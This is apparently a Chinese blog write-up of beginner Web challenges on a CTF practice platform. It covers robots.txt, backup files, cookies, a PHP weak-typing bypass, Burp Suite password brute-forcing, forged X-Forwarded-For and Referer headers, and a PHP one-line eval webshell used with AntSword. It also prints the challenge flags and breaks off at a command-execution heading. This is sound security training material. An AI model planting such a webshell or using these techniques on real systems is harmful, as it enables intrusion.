
攻防世界新手区Web-writeup

原创

eeeric7 于 2021-07-25 15:49:05 发布 81 收藏

Web1 view_source

F12查看网页源代码得到flag



Web-2 robots

Robots协议：即**Robots Exclusion Standard** 网络爬虫排除协议。


作用：网站告知网络爬虫哪些页面可以爬取，哪些不能爬取

形式：在网站根目录下的robots.txt文件

robots.txt文件应该放在**网站根目录**下。

当robots访问一个网站时，首先会检查该网站中是否存在http://www.xxx.com/robots.txt这个文件，如果机器人找到这个文件，它就会根据这个文件的内容，来**确定它访问权限的范围**。

本题打开F12没有找到flag



由**Robots协议**想到在URL加上后缀**robots.txt**


```
User-agent: *
Disallow:
Disallow: flag_1s_h3re.php
```


得到flag地址:**f1ag_1s_h3re.php**


cyberpeace{376b6fe15fb9d2eed0b484da2702486a}


得到flag cyberpeace{376b6fe15fb9d2eed0b484da2702486a}

Web-3 backup

常见的备份文件后缀名有 .git .svn .swp .~ .bak .bash_history

依次尝试发现后缀为.bak时提示下载文件





txt类型通过记事本打开


```
<h3>你知道index.php的备份文件名吗？ </h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
</body>
</html>
```


得到flag Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}


Web-4 cookie

Cookie 是一小段文本信息，伴随着用户请求和页面在 Web 服务器和浏览器之间传递。用户每次访问站点时，Web 应用程序都可以读取 Cookie 包含的信息。

查看Cookie




URL加上后缀**cookie.php**




See the http response

需要查看HTTP响应->Burpsuite抓包

找到容器地址后双击查看响应






得到flag **cyberpeace{0fecb938c4b59e94afb29764b551b4fa}**

Web-5 disabled_button

打开F12查看源代码




发现有**disabled属性**

```
<input disabled class="
```

所以按钮不能点击，**移除该属性**

```
<input class="
```

即可点击flag按钮



得到flag **cyberpeace{bd3b2a7d9809f128987e9a55959ab287}**

Web-6 weak_auth


登陆界面随便输入登录信息后得知**用户名为admin**

由于是**弱口令，直接用Burpsuite爆破**

将**password设置为任意变量**

```
username=§admin§&password=§ssss§
```

通过**爆破字典**发现**123456**的**长度**和其他密码不一样，得到密码为**123456**



登陆得到flag

cyberpeace{517bf397f64bc13ae10a7213ffa0e062}

Web-7 simple_php

考察代码审计和php弱类型

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

$a,$b意义为以GET方式输入a,b

条件①：题目要求$a弱等于零且为真，需要构造0+任意字母（如0x，0e）的格式绕过

条件②：is_numeric() 函数用于检测变量是否为数字或数字字符串。若是则为true,否则为false，所以$b也要绕过

要满足两个条件才能得到完整的flag

因此构造URL如图 111.200.241.244:59417/?a=0x&&b=1235x

即可得到完整的flag

Web-8 get_post

HTTP请求方法：

get 直接在URL请求


请用GET方式提交一个名为a,值为1的变量

```
111.200.241.244:56539/?a=1
```

post 用浏览器插件hackbar

请再以POST方式随便提交一个名为b,值为2的变量

F12打开Hackbar（谷歌浏览器为例）输入URL和Body（b=2）点击execute执行



得到flag cyberpeace{b9359c6a98e2af03410ef45c5f9b0ec3}

Web-9 xff_referer

X-Forwarded-For（XFF）

xff 是http的拓展头部，作用是使Web服务器获取访问用户的IP真实地址（可**伪造**）。

可以直接通过修改http头中的X-Forwarded-For字段来仿造请求的最终ip

HTTP来源地址（referer，或HTTPreferer）

referer就是告诉服务器当前访问者是从哪个url地址跳转到自己的，跟xff一样，referer也可直接修改

打开题目发现

ip地址必须为123.123.123.123

打开**Burpsuite**抓包发到**Repeater**修改HTTP头查看响应

添加xff请求

```
X-Forwarded-For:123.123.123.123
```

发送得到Raw

```
HTTP/1.1 200 OK
Date: Sat, 24 Jul 2021 17:31:32 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Vary: Accept-Encoding
Content-Length: 525
Connection: close
Content-Type: text/html

<html>
<head>
  <meta charset="UTF-8">
  <title>index</title>
  <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
  <style>
    body{
      margin-left:auto;
      margin-right:auto;
      margin-TOP:200PX;
      width:20em;
    }
  </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script></body>
</html>
```


发现要求

="必须来自https://www.google.com";

根据**Referer**可以伪造来源，所以**加入请求**

```
Referer:https://www.google.com
```

发送



Raw得到flag

Web-10 webshell

一句话木马

一句话木马就是通过向服务端提交一句简短的代码来达到向服务器插入木马并最终获得webshell的方法。


如本题的php语言一句话木马

```
<?php @eval($_POST['shell']);?>
```


使用**AntSword**添加URL数据

密码由题意推测为**shell**

脚本语言为**php**



文件列表发现flag.txt



Web-11 command_execution

ping

